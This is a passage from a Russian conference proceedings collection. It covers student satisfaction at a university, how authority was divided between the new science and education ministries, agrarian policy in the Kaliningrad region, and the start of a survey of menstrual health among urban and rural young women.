Низкий конкурс на направление подготовки, по которому я учусь	16,3
Решение родителей	16,3
Выбор друзей / однаклассников по принципу «Куда все-туда и я!»	5,7

Табл.1. Причины выбора вуза, % к опрошенным респондентам

Можно сделать вывод о том, что общий настрой студентов по отношению к образованию в НИУ «БелГУ» удовлетворительный, что показывают результаты приведенные выше.

Во-вторых, отмечается положительная картина по показателю удовлетворенности условиями обучения в вузе: студенты удовлетворены условия для проведения занятий (64,5%), для подготовки к занятиям (55,3%), для занятий наукой (49,3%), для занятий творчеством (37,3 %).

В-третьих, наблюдается высокий рост удовлетворенностью

[57] Акимова И.В. Образование как важнейший аспект качества человека // Историческая и социально-образовательная мысль. 2015. №45. С.67-70.

образовательного процесса: информационное обеспечение вуза – информация об учебных, научных, внеучебных мероприятиях (75,6%); доступ к компьютерным технологиям (65,7%); удобное расписание, с равномерным распределением учебной нагрузки (54,6%).

Таким образом, можно сделать вывод о том, что в целом отношение главного потребителя образовательных услуг – студента – удовлетворяет обучение в НИУ «БелГУ

Использованные источники:

1. Паевская С.Л. Сущность понятия «образование» исторический и правовой аспекты // Историческая и социально-образовательная мысль. - 2014. - № 4(26). - С. 136.

УДК 378.1

Манукян А.М.
студент магистратуры 2 курса
факультет «Экономики и процессов управления»
Сочинский государственный университет
Россия, г. Сочи

РАЗГРАНИЧЕНИЕ ПОЛНОМОЧИЙ МИНИСТЕРСТВА НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ И МИНИСТЕРСТВА ПРОСВЕЩЕНИЯ ВСЛЕДСТВИЕ ПРЕОБРАЗОВАНИЯ МИНИСТЕРСТВА ОБРАЗОВАНИЯ И НАУКИ

Аннотация: в статье рассматриваются основные нормативно-правовые аспекты, связанные с преобразованием Министерства образования и науки РФ в Министерство науки и высшего образования РФ и Министерство просвещения РФ. В статье также подробно определены полномочия преобразованных министерств.

Ключевые слова: Министерство науки и высшего образования РФ, Министерство просвещения РФ, образовательная программа, высшее образование, среднее профессиональное образование.

Manukyan A.M.
student of masters degree
2 course, Faculty of Economics and Management Processes
Sochi State University
Russia, Sochi

DISTRIBUTION OF AUTHORITY MINISTRY OF SCIENCE AND HIGHER EDUCATION AND MINISTRY OF EDUCATION IN RESPONSE TO THE TRANSFORMATION OF THE MINISTRY OF EDUCATION AND SCIENCE

Annotation: the article considers main regulatory aspects related to transformation of the ministry of education and science to ministry of science and higher education and ministry of education. The article presents authority of transformed ministries.

Key words: ministry of science and higher education, ministry of education, educational program, higher education, secondary vocational education.

В соответствии с указом Президента РФ от 9 марта 2004 года № 314 «О системе и структуре федеральных органов исполнительной власти» было упразднено Министерство образования Российской Федерации и образовано Министерство образования и науки РФ с целью организации высокоэффективной системы федеральных органов исполнительной власти. Новому министерству были переданы полномочия, связанные с принятием нормативных актов упраздненного министерства. Министерство образования и науки РФ исполняло возложенные на него полномочия с 2004 по 2018 годы.

Министерство образования и науки РФ было преобразовано в Министерство просвещения РФ и Министерство науки и высшего образования Указом Президента РФ от 15 мая 2018 года № 215 «О структуре федеральных органов исполнительной власти».

Министерство науки и высшего образования Российской Федерации (сокращенно Минобрнауки России) является федеральным органом исполнительной власти, которое осуществляет функции по выработке и реализации государственной политики и нормативно-правовому регулированию в сфере высшего образования. Также Минобрнауки осуществляет функции по нормативному регулированию научной и инновационной деятельности, развития федеральных центров науки и высоких технологий, государственных научных центров, интеллектуальной собственности. А также осуществляет функции по оказанию государственных услуг и управлению государственным имуществом в сфере высшего образования и соответствующего дополнительного профессионального образования, научной и инновационной деятельности.

Руководство Министерством осуществляет министр науки и высшего образования. Под его руководством осуществляют свою деятельность заместители министра, которые, в свою очередь, осуществляют управление департаментами.

Министерство науки и высшего образования РФ осуществляет следующие функции:

■ вносит в Правительство РФ проекты федеральных законов, нормативно-правовых актов Президента и Правительства РФ;

■ принимает следующие нормативно-правовые акты:

- перечни специальностей и направлений подготовки высшего образования, а также порядок формирования этих перечней;

- порядок применения учреждениями, которые реализуют образовательную деятельность, дистанционных образовательных технологий;

- порядок осуществления образовательной деятельности по программам высшего и дополнительного профессионального образования;

- положение о практике обучающихся, которые осваивают программы высшего образования, и ее виды;

- критерии анализа эффективности реализации программ развития национальных исследовательских университетов;

- образцы студенческого билета и зачетной книжки для обучающихся по программах высшего образования;

- система предоставления обучающимся академического отпуска;

- порядок перехода обучающихся с платного обучения на бюджетное место;

- порядок перевода студентов в другую образовательную организацию;

- порядок назначения стипендии обучающимся по очной форме обучения на местах в рамках контрольных цифр приема;

- особенности режима рабочего времени и времени отдыха педагогических работников образовательных учреждений;

- примерные формы договоров о высшем образовании;

- порядок приема на обучение по образовательным программам высшего образования;

- образцы документов об образовании и о квалификации;

- федеральные государственные образовательные стандарты высшего образования;

■ осуществляет:

- контроль за осуществлением научных исследований, проводимых за счет средств федерального бюджета;

- организацию мониторинга и контроля системы образования;

- установление квот целевого приема для получения высшего образования за счет бюджетных ассигнований федерального бюджета;

- признание ученых степеней и ученых званий, полученных в иностранном государстве, выдачу свидетельства о признании ученой степени или ученого звания, полученных в иностранном государстве;

- контроль за деятельностью советов по защите диссертаций на соискание ученой степени кандидата и доктора наук;

- присвоение ученых званий профессора и доцента;

- полномочия распорядителя и получателя средств федерального бюджета, для содержания и реализации функций Министерства науки и высшего образования РФ;

- функции учредителя образовательных организаций высшего образования;

- полномочия собственника федерального имущества, закрепленного за учреждениями высшего образования;

■ обеспечивает:

- контроль в системе образования на федеральном уровне в установленной сфере ведения;

- защиту сведений, составляющих государственную, служебную и иную охраняемую законом тайну.

Министерство науки и высшего образования также реализовывает другие функции, которые определены федеральными законами, нормативными актами Президента РФ и Правительства РФ.

Определим полномочия Министерства просвещения РФ. Оно является федеральным органом исполнительной власти, который исполняет полномочия по исполнению государственной политики и нормативно-правовому регулированию в сфере общего, среднего и соответствующего дополнительного профессионального образования. А также выполняет функции по профессиональному обучению, дополнительному образованию детей и взрослых, воспитанию, опеки и попечительству в отношении несовершеннолетних граждан, социальной поддержке и социальной защите обучающихся.

Министерство просвещения Российской Федерации осуществляет следующие полномочия:

■ вносит в Правительство РФ проекты федеральных законов, нормативных правовых актов Президента РФ и Правительства РФ;

■ принимает следующие нормативные правовые акты:

- перечни профессий и специальностей среднего профессионального образования с указанием квалификации;

- порядок реализации образовательной деятельности по основным общеобразовательным программам;

- положение о практике студентов, которые осваивают образовательные программы среднего профессионального образования, и ее виды;

- порядок организации федерального перечня учебников, рекомендуемых к использованию при реализации образовательных программ начального общего, основного общего, среднего общего образования;

- образцы студенческого билета и зачетной книжки для обучающихся, осваивающих образовательные программы среднего профессионального образования;

- порядок перевода студента в другое образовательное учреждение;

- регламент применения к обучающимся и снятия с них мер дисциплинарного взыскания;

- порядок проведения аттестации педагогических работников учреждений;

- порядок приема на обучение по основным общеобразовательным программам, образовательным программам среднего профессионального образования;

- перечень вступительных испытаний при приеме на обучение по образовательным программам среднего профессионального образования каждого уровня;

- федеральные государственные образовательные стандарты общего и среднего профессионального образования;

■ осуществляет:

- функции собственника по отношению к имуществу, которое необходимо для исполнения возложенных на министерство полномочий;
- полномочия учредителя в отношении подведомственных организаций;
- функции главного распорядителя и получателя средств федерального бюджета, которые необходимы для реализации функций министерства;
- координацию мониторинга системы образования в установленной сфере ведения.

Также Министерство просвещения РФ осуществляет иные полномочия, реализуемые в соответствии с федеральными законами и нормативно-правовыми актами Президента РФ и Правительства РФ.

Использованные источники:

1. «Конституция Российской Федерации» (принята всенародным голосованием 12.12.1993) (с учетом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 N6-ФКЗ, от 30.12.2008 N 7-ФКЗ, от 05.02.2014 N 2-ФКЗ, от 21.07.2014 N 11-ФКЗ);
2. Указ Президента РФ от 15.05.2018 N 215 (ред. от 14.09.2018) «О структуре федеральных органов исполнительной власти»;
3. Указ Президента РФ от 09.03.2004 N 314 (ред. от 28.09.2017) «О системе и структуре федеральных органов исполнительной власти»;
4. Федеральный закон «Об образовании в Российской Федерации» от 29.12.2012 N 273-ФЗ (последняя редакция).

УДК 001:301:338.43

Манцевич И.В., к.э.н.
доцент
кафедра анализа, бухучета и статотчетности
Калининградский филиал
ФГБОУ ВО СПбГАУ
Россия, г. Полесск

ГОСУДАРСТВЕННАЯ ПОЛИТИКА КАК СТИМУЛИРУЮЩИЙ ИНСТРУМЕНТ УСТОЙЧИВОГО РАЗВИТИЯ АГРАРНОЙ СФЕРЫ

Аннотация: В статье приведено обоснование необходимости проведения государственной аграрной политики, представлен анализ современного состояния сельского хозяйства Калининградской области, рассмотрены приоритетные направления развития аграрного сектора и инструменты реализации.

Ключевые слова: Государственная аграрная политика, Калининградская область, целевая программа развития, приоритетные направления развития, сельское хозяйство, государственная поддержка.

Mantsevich I.V., candidate of economic sciences
associate professor of the analysis, accounting
and statistical reporting
The Kaliningrad filial of FGBOU VPO
Spbgau, g. Polessk, Russia

STATE POLICY AS A STIMULATING INSTRUMENT FOR SUSTAINABLE DEVELOPMENT OF THE AGRARIAN SECTOR

Annotation: The article presents the rationale for the need for a state agrarian policy, presents an analysis of the current state of agriculture in the Kaliningrad region, and considers the priority directions of development of the agricultural sector and instruments of realization.

Keywords: State agrarian policy, Kaliningrad region, target program of development, priority directions of development, agriculture, state support.

Государственная аграрная политика представляет собой составную часть государственной социально-экономической политики, направленной на активное и эффективное развитие сельскохозяйственного производства и смежных ему отраслей АПК, а также обеспечение роста жизненного уровня населения в стране (1). Каждая страна осуществляет свою аграрную политику в зависимости от целей и методов. Аграрная политика стран Европейского Союза базируется на системе гарантированных цен и других инструментах регулирования рынка, а также на таможенном протекционизме в торговле. В рамках аграрной политики на большинство видов сельскохозяйственной продукции здесь устанавливается три вида цен:

- единая контрольная (самая высокая) цена;
- рыночная цена;

- единая закупочная цена (цена «вмешательства» самая низкая).

Если предложение существенно превышает спрос и розничные цены снижаются до уровня цен «вмешательства», то Европейский фонд ориентации и гарантирования сельского хозяйства скупает «излишнюю» продукцию и создает ее запасы. При превышении рыночных цен над контрольными – накопленные запасы продукции реализуются по ценам «вмешательства» и рыночные цены падают. Кроме того, в странах ЕС фермерам выплачивают субсидии в пределах 50% стоимости сельскохозяйственной продукции.

Таким образом, правительства государств ЕС не полагаются на саморегулирование рынка в аграрной сфере, а предпочитают жесткий контроль, финансовую помощь и государственное регулирование цен на продукцию сельского хозяйства, по причине того, что аграрная политика, являясь составной частью экономической политики государства, представляет собой сложную систему, определяемую рядом условий и особенностей, характерных для сельского хозяйства (рисунок 1).




Рисунок 1 – Объективные причины поведения аграрной политики

Устойчивое развитие аграрного сектора страны обеспечивается стабильным развитием сельского хозяйства каждого региона.

Калининградская область является самым западным регионом Российской Федерации, полностью отделенным от остальной территории страны сухопутными границами иностранных государств и международными морскими водами. Географическое положение Калининградской области (соседство со странами Евросоюза, наличие незамерзающих портов) способствует её всестороннему развитию.

Одной из важнейших составных частей экономики региона является агропромышленный комплекс и в частности его базовая отрасль - сельское хозяйство, где производится жизненно важная для общества продукция, сосредоточен огромный экономический потенциал. Основное направление деятельности сельскохозяйственных предприятий региона - это производство молока, мяса, выращивание зерновых, зернобобовых культур и рапса.

Сельскохозяйственным производством в регионе занимаются личные подсобные хозяйства населения, крестьянские фермерские хозяйства и коллективные сельскохозяйственные организации. Хозяйства населения производят 32% продукции сельского хозяйства, за последние пять лет их доля снизилась на 27 пунктов. В большей степени хозяйства населения производят продукцию растениеводства (65%): картофель (68,9 %), овощи (62,3 %). На продукцию животноводства приходится 35% в том числе на молоко 35,1 %, яйца– 20,3 %.

Самым значимым участником аграрного производства и рынка Калининградской области является сектор коллективных сельскохозяйственных организаций. Здесь производится около 60% всей сельскохозяйственной продукции региона, в том числе продукции животноводства - 73%, растениеводства – 42,5%.

Развитие АПК является одним из приоритетов в деятельности Правительства Калининградской области на протяжении последних лет. За последние пять лет наблюдается увеличилась государственной поддержки агропромышленного комплекса. Так, в 2017 году общий консолидированный бюджет финансирования АПК региона составил 3,46 млрд. рублей или 127% к уровню 2013 года. Ключевые мероприятия в 2017 году в агропромышленном комплексе Калининградской области осуществлялись в рамках реализуемой Государственной программы развития сельского хозяйства и регулирования рынков сельскохозяйственной продукции**,** сырья и продовольствия на 2013-2020 годы (4).

По итогам 2017 года Калининградская область продемонстрировала рост производства по разным направлениям сельского хозяйства - объем производства сельхозпродукции, произведенной в хозяйствах всех категорий, по сравнению с 2013 годом вырос на 51,2% и составил 31461,4 млн. рублей, (таблица 1).

Таблица 1 – Основные показатели развития сельского хозяйства Калининградской области за 2012-2016 гг.

Показатели	Годы					2017 в % к 2013
	2013	2014	2015	2016	2017	
Валовой региональный продукт, млн. руб.	265361,2	275885,8	314088,3	349818,6	383079,2	144,4
Валовой региональный продукт на душу населения, тыс. руб.	279,1	287,7	325,1	359,6	390,4	140, 0
Продукция сельского хозяйства, млн руб.	20813,8	25295,4	32312,2	31173,2	31461,4	151,2
в т.ч. - растениеводства	10974,7	13448,6	17364,8	15772,5	15224,7	138,7
- животноводства	9839,1	11846,8	14947,4	15400,7	16236,7	165,0
Доля продукции сельского хозяйства в ВРП, %	7,84	9,17	10,29	8,91	8,21	+0,37 п.п.
Посевная площадь, тыс. га	183,7	222,2	245,5	261,9	250,2	136,2
Объем производства, тыс. т						
- зерно	331,9	429,2	554,8	399,9	394,3	118,8
- картофель	127,2	136,9	162,4	139,2	122,5	96,3
- овощи	63,7	64,9	64,2	68,6	66,6	104,6
Поголовье КРС, всего, тыс. гол.	87,2	97,9	109,4	115,3	123,6	141,7
в т.ч. коровы	38,9	46,8	50,0	53,8	58,9	151,4
Производство молока, тыс. тонн	148,8	156,2	170,3	174,9	175,2	117,7
Надой молока на одну корову, кг	5486,0	6160,0	6837,0	7113,0	7398,0	134,8
Производство мяса на убой в живом весе, тыс. тонн	50,3	53,2	54,3	61,0	65,5	130,2
Продукция выращивания КРС в расчете на 1 голову	131,0	135,0	156,0	135,0	170,0	130,0

Приоритетным направлением развития аграрного сектора Калининградской области является наращивание объемов производства животноводческой продукции. На сегодняшний день растущая продуктивность скота и увеличение поголовья КРС позволяют наращивать объёмы производства молока и мяса, что в свою очередь положительно отражается на уровне продовольственной независимости региона. Так, за последние пять лет в хозяйствах всех категорий поголовье крупного рогатого скота увеличилось на 41,7%, в том числе коров - на 51,4%, среднегодовой надой на одну корову вырос на 34% с 5486 кг до 7398 кг. Проведенные сотрудниками Всероссийского НИИ аграрных проблем и информатики им. Никонова исследованиям зависимости уровня рентабельности хозяйств от продуктивности коров, свидетельствуют о том,

что с увеличением удоя на фуражную корову с 5,0 до 7,0 тыс. кг молока рентабельность возрастает на 7,6% (3).

Особое внимание уделяется развитию племенного животноводства, как одного из факторов устойчивого развития отрасли. С 2016 года племенные хозяйства области впервые за постсоветский период возобновили поставки племенной продукции за пределы региона.

Основным средством производства в сельском хозяйстве являются земельные ресурсы. За время реализации мероприятий целевой программы «Вовлечение в сельскохозяйственное производство не используемых по целевому назначению земель сельскохозяйственного назначения Калининградской области на период 2011-2016 годов» было возвращено в сельскохозяйственное производство более 130,0 тыс. га неиспользуемых сельхозугодий. Внедрение интенсивных технологий в растениеводстве позволило Калининградскому региону стать одним из ведущих субъектов Российской Федерации по урожайности рапса и зерновых культур (6). Средняя урожайность зерновых в регионе в 2017 году составила 36,7 ц/га, что выше на 26% (или 7,6 ц/га) средней урожайности в Российской Федерации и на 32% (или 8,9 ц/га) превышает соответствующий показатель по Северо-Западному федеральному округу.

Стратегической целью программы "Развитие сельского хозяйства и регулирование рынков сельскохозяйственной продукции, сырья и продовольствия в Калининградской области на 2013-2020 годы" является «создание условий для повышения конкурентоспособности сельскохозяйственной продукции на основе обеспечения финансовой устойчивости и модернизации агропромышленного комплекса и обеспечение стабильного социально-экономического развития сельских территорий. Для реализации стратегической цели в программе определены приоритетные направления развития аграрного сектора, по каждому из которых сформированы задачи и механизм их реализации (таблица 2).

Таблица 2. – Приоритетные направления развития аграрного сектора Калининградской области на 2013 – 2020 гг.

	Направления	Задачи	Инструменты
1	Развитие растениеводства, переработки и реализации продукции растениеводства	- повышение плодородия почвы; - увеличение доли использования элитного и высокопродукционного семенного материала; - увеличение производства растениеводческой продукции; - техническая и технологическая модернизация; - повышение уровня инвестиционной	- Целевая программа "Сохранение и восстановление плодородия почв земель с/х назначения Калининградской области "; - субсидирование части затрат с/х производителей на приобретение элитных семян, закладку и уход за многолетними насаждениями; - возмещение части затрат по уплате процентов по кредитам (займам) на производство, переработку продукции

		привлекательности.	растениеводства, приобретение техники и оборудования, уплату страховой премии.
2	Развитие животноводства, переработки и реализации продукции животноводства	- структурно-технологическая модернизация животноводства; - увеличение производства продукции животноводства - увеличение численности поголовья; - развитие племенной базы; - повышение уровня инвестиционной привлекательности отрасли.	- Целевая программа "Развитие мясного скотоводства в Калининградской области»; - субсидии на поддержку племенного животноводства; - субсидии на 1 литр реализованного молока; - целевые программы по развитию отдельных подотраслей животноводства; - возмещение части затрат по уплате процентов по кредитам (займам) на производство, переработку продукции животноводства, по инвестиционным кредитам, по страховым платежам страхования с/х животных.
3	Развитие сельских территорий	- удовлетворение потребностей сельского населения в благоустроенном жилье, объектах социальной и инженерной инфраструктуры; - привлечение молодых специалистов для работы в сельской местности; - повышение уровня квалификации специалистов.	- Целевая программа "Социальное развитие села Калининградской области»;
4	Поддержка малых форм хозяйствования	- увеличение количества субъектов малого предпринимательства в сельской местности - модернизация и техническое перевооружение производственной базы - повышение эффективности использования земельных участков; - повышение уровня доходов сельского населения	- Целевая программа "Поддержка начинающих фермеров Калининградской области»; - ЦП "Развитие семейных животноводческих ферм в Калининградской области»; - возмещение гражданам, ведущим ЛПХ, КФХ, с/х потребительским кооперативам части затрат на уплату процентов по кредитам (займам);
5	Обеспечение химической и биологической безопасности	- сокращение количества источников химической и биологической опасности - ликвидация опасных техногенных образований и промышленных отходов	- Целевая программа "Система химической и биологической безопасности Калининградской области»

6	Совершенствование кадрового потенциала	- повышение уровня профессиональной подготовки; - поднятие престижа аграрных профессий	- организация стажировок работников с/х организаций, студентов организаций профессионального образования; - проведение конкурсов профессионального мастерства

Оценка эффективности реализации Программы осуществляется с учетом достижения индикативных показателей, представленных, по каждому направлению, позволяющих определить качество мероприятий, степень решения задач и достижения цели:

1) 70% - 100% - отлично;

2) 50% - 70% - удовлетворительно;

3) менее 50% - неудовлетворительно.

По данным Министерства финансов Калининградской области, эффективность реализации государственной программы "Развитие сельского хозяйства» в 2017 году составляет 89,62 баллов из 100 возможных и признается «высокой» (7).

Перспективы развития экономики Калининградской области в целом, и отрасли сельского хозяйства в частности, зависят от создания эффективных механизмов и инструментов через использование методов государственного регулирования и поддержки, которые обеспечат увеличение объемов производства конкурентоспособной продукции, стабильное социально-экономическое развитие сельских территорий, рост уровня доходов населения.

Использованные источники:

1. Федеральный закон "О развитии сельского хозяйства" от 29.12.2006 N 264-ФЗ (в редакции от 29.07.2018). - http://www.consultant.ru/document/cons_doc_LAW_64930

2. Калининградская область в цифрах. 2018: Краткий статистический сборник/ Калининградстат -Калининград, 2018 - 143 с.

3. Рентабельность производства молока в стадах РФ с разным уровнем продуктивности коров и численности поголовья/ Кутровский В.Н., Иванова Н.И. НИИСХ ЦРНЗ. - agroecoinfo.narod.ru

4. Целевая программа Калининградской области "Развитие сельского хозяйства и регулирование рынков сельскохозяйственной продукции, сырья и продовольствия в Калининградской области на 2013-2020 годы". - https://gov39.ru/ekonomy/celevye-programmy.

5. Целевая программа Калининградской области «Вовлечение в сельскохозяйственное производство не используемых по целевому назначению земель сельскохозяйственного назначения Калининградской области на период 2011-2016 годов». - https://gov39.ru/ekonomy/celevye-programmy.

6. Аналитическая записка о развитии сельского хозяйства Калининградской

области в 2017 году. - https://pandia.ru/text/81/212/15721.php.
7. Сводный годовой доклад о ходе реализации и оценке эффективности государственных программ Калининградской области за 2017 год / Министерство экономики Калининградской области. - https://gov39.ru/ekonomy/zip/celprog/ doklad2017.

УДК 614.2

Марамыгина Е.А.
студент 4 курса
лечебный факультет
Милитдинова В. И.
студент 4 курса
лечебный факультет
научный руководитель: Савельев В.Н., доктор медицинских наук профессор
кафедра общественного здоровья и здравоохранения
ФГБОУ ВО «ИГМА»
член научного совета ассоциации здравоохранения Урала
Россия, г. Ижевск

СРАВНЕНИЕ МЕНСТРУАЛЬНОГО ЦИКЛА ГОРОДСКИХ И СЕЛЬСКИХ ДЕВУШЕК: ВЛИЯНИЕ ЗДОРОВОГО ОБРАЗА ЖИЗНИ

Аннотация: В современных условиях, характеризующихся высоким уровнем ухудшения здоровья женщин, демографическим спадом в России проблемы охраны репродуктивного здоровья приобретают особую значимость. Комплекс профилактических мер, направленных на формирование репродуктивного здоровья женщины является важнейшей задачей здравоохранения. Наиболее действенным средством профилактики всех патологических состояний и процессов является формирование здорового образа жизни.

Ключевые слова: репродуктивное здоровье, нарушение менструального цикла, факторы риска, здоровый образ жизни.

Maramygina E.A.
Militdinova V.I.
4th year students of Curative Faculty
Izhevsk State Medical Academy
Russia, Izhevsk
Scientific director: Savelyev V. N., doctor of medicine sciences, professor of the Department of Public Health ISMA
member of the Scientific Council of the Ural Health Association
Russia, Izhevsk

COMPARISON OF THE MENSTRUAL CYCLE OF URBAN AND RURAL GIRLS: INFLUENCE OF HEALTHY LIFESTYLE

Abstract: In modern conditions, characterized by a high level of

deterioration of women's health, the demographic decline in Russia of the problem of reproductive health are of particular importance. The complex of preventive measures aimed at the formation of the reproductive health of women is the most important task of public health. The most effective means of preventing all pathological conditions and processes is the formation of a healthy lifestyle.

Keywords: reproductive health, irregular menstrual cycle, risk factors, healthy lifestyle.

Введение. По определению Всемирной организации здравоохранения, репродуктивное здоровье – это важнейшая составляющая общего здоровья человека. Оно подразумевает состояние полного физического, умственного и социального благополучия, характеризующее способность людей к зачатию и рождению детей, возможность сексуальных отношений без угрозы заболеваний, передающихся половым путем, гарантию безопасности беременности, родов, выживание и здоровье ребенка, благополучие матери, возможность планирования следующих беременностей, в том числе и предупреждение нежелательных. [1] Другими словами, репродуктивное здоровье – это возможность зачать, выносить и родить здорового ребенка.

С самых первых дней жизни организм девочки готовится к материнству. В детстве закладываются основы ее будущего женского здоровья. Однако в подростковом возрасте, юношестве наступает переломный момент, и некоторые начинают курить, выпивать, употреблять наркотики, вести беспорядочную половую жизнь. Отсюда – аборты, заболевания, передающиеся половым путем, так что к репродуктивному возрасту женщины нередко подходят с многими проблемами, из-за которых потом не могут родить или переносят беременность с различными осложнениями. То есть, наиболее действенным средством профилактики всех патологий и осложнений является формирование здорового образа жизни. Учёные определили, что состояние здоровья человека в большей степени - на 50% - зависит от его образа жизни, а остальные 50% приходятся на независящие от человека причины (экологию - 20%, наследственность - 20%, медицину - 10%). [1]

Достоверным критерием здоровья женской репродуктивной системы, возможности зачатия и рождения здорового ребенка является четкий менструальный цикл. Так влияет ли современный образ жизни девушек на их менструальный цикл и в целом на репродуктивную систему? Какие привычки имеют большее влияние, по сравнению с другими? Можно ли выработать единую систему профилактических мер по предотвращению нарушений менструации?

Для ответа на эти вопросы была поставлена **цель**: проанализировать образ жизни девушек в возрасте 15-23 лет и выявить степень влияния их привычек на менструальный цикл.

Для достижения цели поставлены следующие **задачи**:

1) Изучить литературные и Интернет-источники по теме исследования;

2) Выявить составляющие здорового образа жизни;

3) На основе этих данных составить тест-опрос для выявления особенностей современного образа жизни девушек, нарушений их менструального цикла и связи этих двух показателей.

4) Провести онлайн-опрос среди девушек 15-23 лет;

5) Проанализировать полученные результаты и сделать выводы.

Материалы и методы. Для выявления особенностей образа жизни, нарушений менструального цикла и их возможных причин была разработана онлайн-анкета, содержащая 48 вопросов. Статистическая обработка и анализ полученных данных были проведены с помощью компьютерной программы Microsoft Excel.

Результаты и их обсуждение. Образ жизни – это определенный исторически сложившийся тип жизнедеятельности, активности в материальной и нематериальной сферах жизни людей. По современным представлениям в понятие *здорового* образа жизни входят следующие составляющие:

1. сознательное участие в создании здоровых условий труда;
2. индивидуальный порядок жизни (отказ от вредных пристрастий, оптимальный двигательный режим, рациональное питание, закаливание, личная гигиена);
3. формирование межличностных отношений в духе взаимоуважения;
4. медицинское воспитание населения и медицинская активность;
5. бережное отношение к окружающей среде.

Как уже было отмечено ранее, именно в пубертатный период и период ранней молодости факторы ЗОЖ играют большую роль в формировании репродуктивного здоровья, поэтому объектом исследования послужили 110 девушек в возрасте от 15 до 23 лет. Из них студентки вузов – 87,3%, учащиеся школы – 12,7%.

Среди опрошенных у 53,6% наблюдается то или иное нарушение менструального цикла (МЦ), из них 88,3% – студентки вузов, учащиеся школы – 11,7%. В структуре нарушений: аменорея (отсутствие менструации более 6 месяцев) у 1%, олигоменорея (длительность МЦ более 42 дней) – 10%, полименорея (длительность МЦ менее 21 дня) – 5%, дисменорея (циклически повторяющийся болевой синдром, сопровождающий менструацию) – 82%, аномальные маточные кровотечения (любое маточное кровотечение, не отвечающее параметрам нормальной менструации в репродуктивном возрасте) – 2%.

Среди девушек с нерегулярным менструальным циклом 56,7% – сельские жители, 43,3% – городские. Коэффициент корреляции равен 1, что говорит о значительном влиянии места жительства девушек на МЦ.

Среди возможных причин нарушения менструального цикла девушки отмечают: постоянные стрессы 53,6%, нарушение гормонального фона 45,5%, плохое питание 15,5%, недостаток витаминов 22,7%, резкое снижение массы тела (похудание) 10,0%, физические перегрузки 10,0%,

сопутствующие заболевания 16,4%. В большей степени низкий уровень жизни присущ сельским девушкам. Беспокоит тот факт, что именно эти девушки, имея нарушения МЦ, не обращаются за помощью к специалисту. Таким образом, анализируя ответы, была выявлена полная корреляционная связь (p=1) между низким уровнем жизни и нарушением МЦ.

Влияет ли масса тела на МЦ? Среди девушек с регулярным менструальным циклом недостаточная масса тела (судя по индексу массы тела, норма 18,5-24,99) у 20,0%, нормальная – 68,0%, избыточная – 12,0%. Среди девушек, имеющих нерегулярный менструальный цикл, у 13,3% отмечается недостаточная масса тела, у 6,7% – избыточная, у 80,0% – ИМТ находится в пределах нормы. Так, мы видим, что регулярность менструального цикла мало зависит от индекса массы тела.

При анализе корреляционной связи городских и сельских девушек с нарушением менструального цикла и их стилем жизни обнаружена прямая средняя корреляционная связь (p=0,33). Таким образом, среди городских и сельских девушек число с нерегулярным МЦ выше у тех, кто имеет вредные привычки. Привлекает внимание тот факт, что доля девушек с вредными привычками намного выше среди городских.

Для выявления уровня тревожности и беспокойства девушек был задан ряд вопросов (таблица 1). Исходя из данных таблицы 1, можно сказать, что вследствие тех или иных причин девушки испытывают значительный стресс, который несомненно сказывается на МЦ (прямая полная корреляционная связь, p=1). Примечательно то, что почти все городские девушки с нарушением МЦ постоянно находятся в состоянии стресса, нервозности или депрессии.

Таблица 1. Ответы девушек о состоянии их нервной системы

Вопрос	*Да (%)*	*Нет (%)*
Вы очень нервозны, раздражительны и чувствуете внутреннее беспокойство?	55,5	44,5
